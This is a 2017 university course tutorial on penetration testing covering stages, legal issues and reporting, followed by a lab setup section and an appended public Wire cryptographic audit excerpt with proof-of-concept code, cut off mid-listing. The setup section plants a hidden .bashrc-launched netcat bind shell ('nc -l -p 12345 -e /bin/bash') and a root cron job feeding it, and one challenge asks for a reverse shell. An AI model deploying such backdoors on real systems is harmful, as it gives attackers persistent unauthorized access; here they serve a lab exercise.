Penetration Testing

Chris Ocker, Michael Braun

March 29, 2017
Version 1.1

University of Idaho

CS 439: Applied Security Concepts

Executive Summary

Penetration testing is a very important part of computer security. It allows a business to test their defense against potential attacks without the risk. The business hires a white hat hacker or organization to try and find vulnerabilities in the system and report back the details. Without the correct written permissions, penetration testing is illegal.

Contents

1 Requirements

1. Experience in Windows and Linux
2. Knowledgeable in Kali tools
3. Machine capable of running a virtual environment capable of running 7 virtual machines.
4. Full details found here

2 Problem Statement

Knowing how to perform a penetration test is a vital skill for anyone in a cyber security position. This tutorial is designed to give you the information needed to do that and runs you through a mock penetration test.

3 Day 1: Into & Permanence <>

1. Stage 1: Pre-engagement
2. Stage 2: Information gathering
3. Stage 3: Threat modeling
4. Stage 4: Vulnerability analysis
5. Stage 5: Exploitation
6. Stage 6: Post-exploitation
7. Establish permanence

Stages 1-6 coming from [Weidman, 2014, Chapter 0]

4 Day 2: Exploitation and Report <>

1. Stage 7: Reporting
2. Re-enter the system
3. Create a full network map
4. Find and recover requested information
5. Plant file onto the Industrial Control System
6. Remove traces
7. Write Report

Stage 7 coming from [Weidman, 2014, Chapter 0]

5 Backgound: History of Penetration Testing <>

1. Early 1960's and Tiger Teams
2. James P. Anderson
3. Multics and Unix
4. SANTA aka. SATAN
5. On-demand Pen testing

1. White Hat hackers have been trying to hack into their own systems since the 1960's to find out if their information was secure. [Institute, 2016]
2. In 1967 the Joint Computer Conference got together and computer security experts warned businesses of known attack vectors. [Institute, 2016]
3. From this conference the Willis Report was made outlining major flaws in security systems. [Institute, 2016]
4. With this report the government and businesses put groups of white hats together called "Tiger Teams" to test their systems, which for the most part failed miserably. [Institute, 2016]
5. James P. Anderson was a major figure in penetration testing and in 1972 he released a report outlining steps for Tiger Teams to test systems for vulnerabilities. [Institute, 2016]
6. Anderson again published a paper on how to create a program that monitors a system for potential attacks. [Institute, 2016]
7. Multics was an OS that came out of this push for security. However It was not suitable for everyone and especially two of the designers. Those designers went on to create Unics (Unix). [Institute, 2016]
8. SATAN was a security administration tool in the 90's that automatically tested systems for potential vulnerabilities. SATAN was later replaced by tools like Nmap and Nessus. [Institute, 2016]

9. One of the best defenses we have now is official pen testing companies that can be contracted for on-demand pen testing. [Institute, 2016]

6 Info: Legal Issues <>

1. Pre-engagement and Contract
2. Scott Moulden, Stefan Puffer, and Bret McDaniel
3. Damage Control
4. Indemnification
5. Hack-back
6. Scope of Work

1. Statute 18 USC 1030 makes it a crime to access or attempt to access a computer or computer network without authorization or in excess of authorization. This of course is problem for penetration testers since it is there job to try and access systems. This is why the pre-engagement phase is so important. [Rasch, 2013]

2. Some people who had insufficient pre-engagements are Scott Moulden, Stefan Puffer, and Bret McDaniel. [Rasch, 2013]

3. Scott Moulten was asked by city in Georgia to conduct a penetration test. After he ran a port scan and throughput test, he found significant vulnerabilities so he reported them to the county(his employer). The city was so embarrassed by the findings they searched and seized his computer and arrested him for interrupting the system infinitesimally. He was charged with a felony and sent to prison. [Rasch, 2013]

4. Stefan Puffer was performing a War Driving exercise for a business and after the initial scan he found that one of the routers was misconfigured allowing anyone to connect to the network. After this discovery he stopped the test, but later the business found pornography on one of the systems. They blamed Stefan and he was arrested. The jury acquitted Stefan in about 15 minutes. [Rasch, 2013]

5. Bret McDaniel was a former employer of a company who had a significant vulnerability in their "secure" mail server. The former employer refused to fix it and continued to advertise it as secure. Bret took action and started messaging users informing them of the vulnerability. Bret was convicted and served 16 months in jail until the DoJ conceded saying the conviction was wrongful. [Rasch, 2013]

6. You need to let the customer know of any and all possible damage that can come about and put it all on paper. This way the client can't attempt to sue you on those grounds. [Rasch, 2013]

7. You need to discuss what if scenarios that put you in a bad spot. Wrong ip range specified, FBI/DoD incursions. [Rasch, 2013]

8. The customer may want you to hack an attacker or to hack you during the penn test. This is just as illegal and if done without the proper permission, will land you or the customer in prison. [Rasch, 2013]

9. Define your assumptions as a pen tester. Be sure to have the customer clearly define what systems and services are open to be tampered with. [Rasch, 2013]

7 Info: Legal Issues Continued <>

1. Professionalism
2. Licensing and Certification
3. Venue and Jurisdiction
4. Privacy
5. Data Ownership
6. Duty to Warn

1. What level of pen test are you performing? Express what you expect to find and document everything. Keeping record of what you don't find is just as important as the things you do. [Rasch, 2013]
2. Some states require you to have certain certifications to perform pen tests. for example if your data is to be used in a court case, you need to be a Personal Investigator certification. [Rasch, 2013]
3. The place you perform the attack and the location of systems is important to know because states have variations in their rules for pen testing. An example of this is performing an pen test from South Dakota for a company in Maryland who has servers involved located in Florida. [Rasch, 2013]
4. The privacy of the results need to be discussed as well. What information can be released to who. FERPA information specifics not included in the report. How much you can say about previous jobs. [Rasch, 2013]
5. Intellectual property ownership of information gathered from the pen test. Data, Network map, etc. belongs to the company, but what about if you found a new technique to use in pen tests. [Rasch, 2013]
6. If you give the customer complete ownership to the report this can create a problem. What if you find a vulnerability that effects third parties or customers. What if you find a zero day exploit that could effect all systems of the same type. [Rasch, 2013]
7. All of this comes down to what's in the contract and what the courts will enforce. [Rasch, 2013]

8 Info: Pre-engagement - Customer negotiation <>

1. Who's
2. What's
3. When's
4. Where's
5. Why's
6. How's

1. Find out who the customer is and what their business does. Are there any third parties?
2. What systems are you pen testing? What are the IP ranges? Are there any sensitive systems? What intellectual property is yours?
3. Are there any time restrictions on the pen test? What hours are you able to attack? What dates can you perform attacks?
4. Be aware of the location of all the devices. What laws to you have to exempt yourself from? Where is the attack coming from?
5. Why does the customer want to do the pen test? What outcomes do they expect?
6. How can you attack the systems? What limitations are there? Social engineering?

The above questions were created with [Weidman, 2014, Chapter 0], [Cesarfort, 2017], [Security, 2013], and [Rasch, 2013] in mind.

9 Info: Pre-engagement - Contract <>

1. Include everything from the negotiation with the customer
2. Be specific
3. Indemnification and intellectual property
4. Get it revised by a lawyer

1. The contract is your saving grace in case of legal storm. [Weidman, 2014, Chapter 0] It's better to have a battleship than an inner tube.
2. Being specific will help you if the pen test goes sour. [Rasch, 2013]
3. The contract should also protect you from disasters and protect your IP. [Rasch, 2013]
4. Lawyers know the ins and outs of all things legal. A little payment to review a document is a better alternative than an even bigger fine or prison time.

10 Info: Information Gathering <>

1. Browse the web
2. `whois` and `nslookup`
3. Information gathering tools

1. Go to the company's website. Google employees. Create wordlists for John the Ripper. [Weidman, 2014, Chapter 5]
2. The `whois` and `nslookup` can find possible attack surfaces. Mail servers, Web servers, other public IPs. [Weidman, 2014, Chapter 5]
3. There are tons of tools to find out more information. Nmap, TheHarvester, and Maltego are just a few. [Weidman, 2014, Chapter 5]

11 Info: Threat Modeling <>

1. Think of possible attack vectors
2. What services are the most critical to the company
3. Critical Systems

1. The goal for this stage is to think like an attacker. It's good to make a plan of attack rather than just forming a plan spontaneously. Think of specific systems that you know will give you what you want. For example a domain controller is a potentially a good target to get access to a specific computer. [Weidman, 2014, Chapter 0]
2. From your information gathering phase find out what would really devastate the company. Hospital->disclosure of medical records; Factory->disabling the Industrial control system. [Weidman, 2014, Chapter 0]
3. Critical Systems are systems that people depend on and are the primary target for international attacks. Some examples are the Power grid, water treatment, and transportation. [Summerville, 2009]

12 Info: Vulnerability Analysis <>

1. Determine how successful exploits might be
2. Run vulnerability scanners
3. Critical thinking

1. You may only get one shot so you should consider all the options and choose the best from the pack. [Weidman, 2014, Chapter 6]
2. Nmap, Nikto, Metasploit, and Wireshark are just the ones we have covered in class. And much more. [Weidman, 2014, Chapter 6]
3. Although tools are very useful and save you from doing a lot of the hard work, you still need to use your head. These tools aren't 100% right all the time so you should take their results with a grain of salt. [Weidman, 2014, Chapter 6]

13 Questions 1

1. Name one Who, What, When, Where, Why, and How question for pre-engagement.
2. What kinds of information do you want to look for in the Information gathering stage?
3. Give an example of a Critical System.
4. What other vulnerability analysis tools are there?

14 Info: Exploitation <>

1. Exploiting previously thought of vulnerabilities
2. Surprisingly easy sometimes
3. Payloads

1. Now it's time to bring all of your analysis together. Try exploiting the vulnerabilities you came up during the vulnerability analysis stage. [Weidman, 2014, Chapter 8]
2. Some exploits may be surprisingly easy. Things like default passwords and unprotected ports are easy to take advantage of. [Weidman, 2014, Chapter 8]
3. Choosing the right payload is important for the attack. Tools like Metasploit have numerous payloads and you want to choose one that does what you want. For example you don't want to brick a system that you need information from. Also something like that will likely get you in trouble with the customer. [Weidman, 2014, Chapter 8]

15 Info: Post-exploitation <>

1. The meat of the pen test
2. Retrieve and plant data
3. Elevate privileges
4. Pivoting

1. This is where you interpret the meaning of the pen test. What damage can you cause to the system. [Weidman, 2014, Chapter 0]
2. Integrity and Confidentiality are affected with retrieval of information and planting/-sabotaging information. Look for intriguing files, mess with them and create your own. [Weidman, 2014, Chapter 13]
3. Once on a machine you likely won't have root/admin privileges so elevating your privileges is an obvious next step. [Weidman, 2014, Chapter 13]
4. Sometimes the machine you exploit doesn't hold any valuable information so you can try to use it as a pivot to get to a more important machine. [Weidman, 2014, Chapter 13]

16 Info: What Notes to Take <>

1. All the information you found in each stage of the penetration test
2. Keep a precise timeline of everything you did
3. Note all the tools and commands you used
4. Mention the things you didn't find

1. Splitting this information up is important because it gives the client options for mitigating the particular attack. The information achieved from the information gathering stage is extra important to keep track of so that the client can erase or change their footprint if need be. Information you gather from other stages often needs to be there, but it just wasn't secure.
2. Having a timeline will coincide with any logs that may have been taken during the attack. This helps the client feel confident that they aren't just letting someone reign free on their system.
3. You want to have the pen test be repeatable just like a scientific experiment and the tools and commands are required for that.
4. Keeping track of the things the client and you expected to find is just as important.

The content above was written with [Cesarfort, 2017], [Security, 2013], and [Weidman, 2014, Chapter 0] in mind.

17 Challenge 1: Establish Persistence <>

1. Establish permanence from 192.168.2.3

Deliverables: A reverse shell or some other backdoor back into the network that does not depend on the phone.

Duration: 60 min.

18 Questions 2

1. What is pivoting?
2. Give a brief description of the pre-engagement, information gathering, and threat modeling stages.
3. Give a brief description if the vulnerability analysis, exploitation and post-exploitation stages.
4. What was the most challenging part about this lab so far?

19 Info: Reporting <>

1. Executive Summary
   (a) Background, Overall Posture, Risk Profile, General Findings, Recommendation Summary, Strategic Road Map
2. Technical Report
   (a) Introduction, Information Gathering, Vulnerability Assessment, Exploitation, Post-Exploitation, Risk/Exposure, Conclusion

1. A summary for the higher ups. Don't use any jargon and keep the details to a minimum. [Weidman, 2014, Chapter 0]
2. **Background:** Why you're doing the test and definitions. **Overall Posture:** Effectiveness of the test, issues found and possible causes for them. **Risk Profile:** Rank the risk for each vulnerability and explain why. **General Findings:** Statistics and metrics of the findings. **Recommendation Summary:** High level description on how to resolve the issues. **Strategic Road Map:** Short-term and long-term goals. [Weidman, 2014, Chapter 0]
3. The nitty gritty details that are meant to be read by security technicians and system administrators. Where the specific note taking comes in handy. [Weidman, 2014, Chapter 0]
4. **Introduction:** summarization of the guidelines and discussions from the pre-engagement. [Weidman, 2014, Chapter 0] **Information Gathering, Vulnerability Assessment, Exploitation, and Post-Exploitation:** Specific details from each stage of the penetration test. **Risk/Exposure:** Quantitative assessment of risks and estimates on likelihood and potential damage. **Conclusion:** Final overview of the penetration test. [Weidman, 2014, Chapter 0]

20 Activity: Review Penetration Test Reports <>

1. Review the penetration test reports provided
2. https://github.com/juliocesarfort/public-pentesting-reports/blob/master/KudelskiSecurity-X41/Kudelski-X41-Wire-Report-phase1-20170208.pdf [Cesarfort, 2017]
3. https://www.offensive-security.com/reports/sample-penetration-testing-report.pdf [Security, 2013]

21 Challenge 2: Post Exploitation <>

1. Plant a file called badfile on 192.168.3.2

Deliverables: Note in your log where the file was placed and how you achived the task.

Duration: 60 min.

22 Questions 3

1. What information belongs in the Recommendation Summary, and Risk/Exposure sections of the Report?
2. What are the 7 stages of penetration testing?
3. Which of the sample reports looks better? Why?

23 Challenge 3: Mitigations and Report <>

1. Implement mitigations working backwards and write the report

Deliverables:

noitemsep,topsep=0pt Pentest Report.

noiitemsep,topsep=0pt Your notes/log taken during the pentest and implementation of mitigations.

Duration: Unlimited

24 Conclusion

Penetration Testing is much more than just "Hacking the mainframe". It is an intricate task for both the tester and the client and needs to be well thought out before enacted. With that said, it is a necessary exercise for businesses to stay safe from cyber threats.

25 Appendix: Solutions and Change-log

1. Solutions to the questions
2. Change-log

Questions 1

noitemsep,topsep=0pt Name one Who, What, When, Where, Why, and How question for pre-engagement. **Answers will vary. See here.**

noiitemsep,topsep=0pt What kinds of information do you want to look for in the Information gathering stage? **Names, Passwords, IPs, words for wordlists.**

noiiitemsep,topsep=0pt Give an example of a Critical System. **Answers will vary. See here.**

noivtemsep,topsep=0pt What other vulnerability analysis tools are there? **Answers will vary. Armitage, Nessus, XAMPP**

Questions 2

noitemsep,topsep=0pt What is pivoting?

noiitemsep,topsep=0pt Give a brief description of the pre-engagement, information gathering, and threat modeling stages.
Pre-engagement: Setting the rules of engagement and creating a contract.
Information Gathering: Look for places to start and finding the companies digital footprint.
Threat Modeling: Thinking of all realistic attack vectors

noiiitemsep,topsep=0pt Give a brief description if the vulnerability analysis, exploitation and post-exploitation stages.
Vulnerability Analysis: Actively searching for vulnerabilities using tools and critical thinking.
Exploitation: Getting inside the system using a vulnerability.
Post-Exploitation: Calculating potential damage to the system.

noivtemsep,topsep=0pt What was the most challenging part about this lab so far? **Feedback and self-reflection**

Questions 3

noitemsep,topsep=0pt What information belongs in the Recommendation Summary, and Risk/Exposure sections of the Report? **Recommendation Summary: High level description on how to resolve issues.**
Risk/Exposure: Quantification of vulnerabilities using likelihood and potential damage as metrics.

noiitemsep,topsep=0pt What are the 7 stages of penetration testing? **Pre-Engagement, Information Gathering, Threat Modeling, Vulnerability Analysis, Exploitation, Post-exploitation, and Reporting**

noiiitemsep,topsep=0pt Which of the sample reports looks better? Why? **Open to interpretation. Mostly used to get the audience to take a closer look.**

Changelog:

Penetration Testing			
Ver.	Date	Authors	Changes
v1	Mar. 29th 2017	Chris Ocker & Michael Braun	Original Works
v1.1	Apr. 30th 2017	Chris Ocker & Michael Braun	Edited format of challenges to have clear deliverables. Changed format of changelog to include date and title.

Solution and Setup. Hide for the tutorial

- Attacker: Kali 4.6 With TightVNC installed and a file with the following information:
  - Planted phone's ip and open SSH port
  - Target machine ip (ICS)
- Router: VyOS Helium 1.7 with the modified config.boot (file included as configboot.txt)
- Walter's Workstation: Windows 7 Service pack 1 with a TightVNC host running and a preconfigured remote desktop connection to the ICS
- Domain Controller: Windows Server 2012 R2 6.2
- Walter's Laptop: Windows XP Professional with Service pack 1 that has a file containing:
  - The TightVNC connection information to log into his workstation
- Planted Phone: Android 4.4 with Kali installed, the following added to the terminal initial command under preferences:

```
su -c "busybox ifconfig eth1 72.143.92.234
   up"; su -c "busybox ifconfig eth0
  192.168.5.105 up"; su -c "/data/data/ru.
  meefik.linuxdeploy/bin/linuxdeploy shell
  "
```

and the following added to the .bashrc in the mini-kali:

```
service ssh start > /dev/null
```

```
2 route add -net 98.43.26.5 netmask
    255.255.255.255 dev eth1
3 route add -net 0.0.0.0 gw 192.168.5.1 dev
    eth0
```

The following was added to the .bashrc in the mini-kali inside the android: service ssh start > /dev/null route add -net 98.43.26.5 netmask 255.255.255.255 dev eth1 route add -net 0.0.0.0 gw 192.168.5.1 dev eth0

- System Admin: Kali 4.6 with TightVNC, the following added to the .bashrc,:

```
1 ifconfig eth0 192.168.2.3 up
2 route add -net 0.0.0.0 gw 192.168.2.1 dev
    eth0
3 /root/testscript.plsignore.pls > /dev/null
    &  and hidden file with:
```

the following added to a file called testscript.plsignore.pls:

```
1 #!/bin/bash
2 PATH=/usr/local/sbin:/usr/local/bin:/usr/
    sbin:/usr/bin:/sbin:/bin:/root/
3 while true; do
4         if netstat -l | grep '12345'
5           then echo
6           else nc -l -p 12345 -e /bin/bash
7         fi
8 done
```

and a file containing the credentials to an operator account on VyOS

- ICS: Windows XP Professional with Service pack 1
- Webserver: Ubuntu 16.04 SEED with a root level crontab command,:

```
* * * * * echo "/bin/echo 'boop' >> /root/log.log" | nc 192.168.2.3 12345
```

and the modified sshd_config file (file included as sshdconfig.txt




Figure 1: Network Map Layer 1




Figure 2: Network Map Layer 2 and 3

Possible Solution:
Step 1: SSH into the Android VM. Step 2: Discover that the Android VM has a Kali tool set.
Step 3: Use nmap from the Android to discover the Ubuntu Web Server has an open SSH port. Step 4: SSH into the Ubuntu Web Server.
Step 5: Check the Cron jobs that are running.
Step 6: Exploit the netcat to the IT Kali VM to gain permanence to it.
Step 7: Find suspicious files on the IT Kali box to discover login credentials to the Vyos router.
Step 8: Use nmap from the IT Kali box to discover the open SSH port on the Vyos router.
Step 9: SSH into the Vyos router and check the firewall configuration.
Step 10: See that the target computer is only accessible by Walter's Work PC.
Step 11: On the second day discover a new device on the WIFI network.
Step 12: Use metasploit from the Android VM to get into the Win XP laptop.
Step 13: Get information from the laptop about the TightVNC connection on Walter's work PC.
Step 14: Use netcat to pipe the TightVNC connection from the Attacking Kali VM to Walter's workstation.
Step 15: With a remote desktop of Walter's PC, see that there is another remote connection going to the target machine.
Step 16: Use the connection to get to the target machine and create a file on the desktop.

The following report is the works of Julio Cesarfort. [Cesarfort, 2017]

Security Review – Phase 1
for Wire Swiss GmbH

Final Report

2017-02-08

FOR PUBLIC RELEASE

Revision	*Date*	*Change*
1	2016-11-24	Start of review
2	2016-11-28	Initial report creation
3	2017-01-04	Final findings added
4	2017-01-09	Delivery to Wire
5	2017-02-08	Public version (formatting, severity ratings)

Contents

1 Executive Summary

This security assessment focused on Wire's core cryptographic components: the Proteus protocol, and the Cryptobox API built over Proteus.

The components reviewed were found to have a high security, thanks to state-of-the-art cryptographic protocols and algorithms, and software engineering practices mitigating the risk of software bugs. Issues were nonetheless found, with some of them potentially leading to a degraded security level. None of the issues found is critical in terms of security.

We for example found that invalid public keys could be transmitted and processed without raising an error. As a consequence, the shared secret negotiated by communicating parties becomes predictable, which in turns weakens security guarantees in terms of "break-in recovery". The root cause of this issue is a bug in a third-party component (neglect to verify an error code).

We recommend that this issue be fixed, and that other security improvements be implemented to address thread-unsafety risks, sensitive data in memory, and other aspects as described in this report.

The work was performed between November 23rd, 2016 and January 9th, 2017, by Jean-Philippe Aumasson (Kudelski Security) and Markus Vervier (X41 D-Sec GmbH). A total of 14 person-days were spent, with most of the time spent reviewing code and investigating potential security issues. Wire provided the source code of all components to be reviewed, including approximately 3300 lines or Rust, 2400 lines of CoffeeScript, and 400 lines of C.

2 Introduction

2.1 Findings overview

DESCRIPTION	ID	SEVERITY	SECTION
Insecure DH ratchet keys (Rust)	WIRE-P1-000	LOW	3.1
Invalid public keys undetected	WIRE-P1-001	LOW	3.2
Thread-unsafety risk	WIRE-P1-002	MEDIUM	3.3
Secret values not zeroized	WIRE-P1-003	LOW	3.4
Insecure DH ratchet keys (JS)	WIRE-P1-004	LOW	4.1
Invalid public keys undetected	WIRE-P1-005	LOW	4.2
Secret values not zeroized	WIRE-P1-006	LOW	4.3
Thread-unsafety risk	WIRE-P1-007	MEDIUM	4.4
Strings NULL termination	WIRE-P1-008	MEDIUM	5.1
Null pointers check	WIRE-P1-009	LOW	5.2
Prekey length value	WIRE-P1-010	LOW	5.3
Cryptobox-c tests buffer overread	WIRE-P1-011	MEDIUM	5.4
CBOR arithmetic overflow in decoding	WIRE-P1-012	LOW	5.5
CBOR Lax parsing of serialized data	WIRE-P1-013	MEDIUM	5.6

Table 2.1: Security relevant findings.

2.2 Scope

We reviewed the Proteus messaging protocol as implemented in the `proteus` repository, as of November 28th in version `6b317191` (we consider projects as hosted on `https://github.com/wireapp`). We performed a mostly manual review of that code, as well as of its dependencies created by Wire (`cbor-codec` and `hkdf`).

Core cryptographic components were provided by the Sodium library via wrappers at `https://github.com/dnaq/sodiumoxide`. We did not perform a comprehensive review of Sodium, but only of certain components critical to Proteus' security.

Third-party references used for the review include `https://whispersystems.org/docs/` (Revision 1 versions), as well as the report of a previous audit, as provided by Wire.

We also reviewed the Cryptobox API (`cryptobox` repository) as well as its C wrapper (`cryptobox-c`). Cryptobox defines a simple, high-level API to Proteus in order to hide the protocol's complexity to callers in Wire applications.

Finally, we reviewed the CoffeeScript counterparts of Proteus and cryptobox, as implemented in the `proteus.js` and `cryptobox.js`.

2.3 Methodology

We sought security issues in the Proteus protocol implementations both in terms of functionality (does in behave as intended, and in particular as specified?), of software security (are there software bugs exploitable by an attacker?), and of usage (will the Wire applications use Proteus securely via the cryptobox API?).

All discovered issues were classified using Common Weakness Enumeration (CWE)[1]. Due to the nature of reviewing library components and protocols the usage of the Common Vulnerability Scoring System (CVSS)[2] was not applicable. Therefore all issues were rated using a severity rating of *low*, *medium*, *high* or *critical* based on the possible security impact in common use cases and secure coding and design best practices.

[1] `https://cwe.mitre.org`
[2] `https://www.first.org/cvss`

3 Findings in Proteus (Rust)

As discussed with Wire, the following issues are already known and the associated risk is accepted:

- The version byte in a message envelope is not authenticated. This does no harm in the current version, since the `version` byte is not interpreted by the receiver.
- Prekeys are not signed, which leaves the protocol vulnerable to attackers that 1) serve forged prekeys and 2) later compromise the identity key belonging to the supposed creator of the prekeys.

In the following, we present security issues discovered during the review. We conclude by discussing minor differences with the documented protocols, and by proposing improvements to the protocol and code. Well-known inherent properties of the protocol such as unknown key-share attacks will not be discussed.

3.1 WIRE-P1-000: DH ACCEPTS DEGENERATE KEYS

Severity:	*LOW*
CWE:	*358*

If an all-zero ratchet public key is received, then the resulting shared secret will be zero regardless of the value of the secret key—whereas such a degenerate key should be rejected as invalid. Therefore, if Bob sends all-zero ratchet public keys, subsequent

message keys will only depend on the root key and not on Alice's ephemeral private keys. A dishonest peer may therefore keep sending degenerate keys in order to reduce break-in recovery guarantees, or force all sessions initiated by a third party to use a same message key, while a network attacker may force the first message keys to a public constant value, for example.

The root cause is that sodiumoxide's Rust bindings to libsodium do not check the return value of `crypto_scalarmult_curve25519`, whereas the corresponding C function does check whether it computes an all-zero shared secret (indicating a degenerate, insecure behavior) and returns a non-zero value in this case.

In the proof-of-concept program below, a shared secret is computed using a random private key `sk` and an all zero public key `pk`:

```
extern crate sodiumoxide;

fn main() {
    sodiumoxide::init();
    let pk = [0u8; 32];
    let mut sk = [0u8; 32];
    sodiumoxide::randombytes::randombytes_into(&mut sk);
    let p = sodiumoxide::crypto::scalarmult::GroupElement(pk);
    let s = sodiumoxide::crypto::scalarmult::Scalar(sk);
    let h = sodiumoxide::crypto::scalarmult::scalarmult(&s, &p);
    println!("{:?}", sk)
    println!("{:?}", h)
}
```

When executed, this program will always print the same all-zero shared secret value, whatever the value of the private key:

```
$ ./target/debug/poc_zerokey
[25, 128, 231, 205, 226, 155, 42, 69, 58, 63, 117, 20, 231, 1, 8, 62,
20, 233, 74, 113, 51, 253, 162, 201, 120, 178, 63, 120, 155, 25, 17,
141]
GroupElement([0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
```


```
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0])
$ ./target/debug/poc_zerokey
[39, 124, 213, 115, 23, 77, 104, 78, 102, 188, 91, 233, 242, 114, 63,
173, 111, 182, 177, 122, 248, 40, 255, 132, 194, 121, 41, 168, 10, 97,
255, 147]
GroupElement([0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0])
```

To fix this issue, Proteus must check the value of the shared secret and throw an error if the all-zero value is found. We believe that the issue should also be reported to, and fixed by sodiumoxide (in which case the above check may be replaced by a check of sodiumoxide function's return value).

Note that the same behavior occurs if the public key is `010000...00`, that is, the result of converting an all-zero Ed25519 key to Curve25519 format.

3.2 WIRE-P1-001: INVALID PUBLIC KEYS UNDETECTED

Severity:	*LOW*
CWE:	*325*

When `PreKeyBundle::deserialise()` is called when processing a `PreKeyBundle`, if an invalid public key is included (that is, a point not on the curve), be it as prekey public key or identity, then the deserialized public key received will be the all-zero point.

An attacker may therefore serve prekey bundles with invalid public keys, which will lead to a triple Diffie-Hellman handshake using all-zero public-keys in place of Bob's prekey and identity key. As a result, the handshake's result will always be the same value, and it will be independent from Alice's private keys, by exploiting the issue in §3.1. This may in turn lead to predictable message keys.

The root cause is that when libsodium's `ffi::crypto_sign_ed25519_pk_to_curve25519` receives an invalid Ed25519 public key, it leaves the receiving buffer unchanged and

returns -1, as the following code will demonstrate for the invalid key `fffff...ff00`:

```
// gcc -lsodium poc_keyconversion.c

#include <sodium.h>
#include <string.h>

#define KEYLEN 32

int main() {
    unsigned char cpk[KEYLEN];
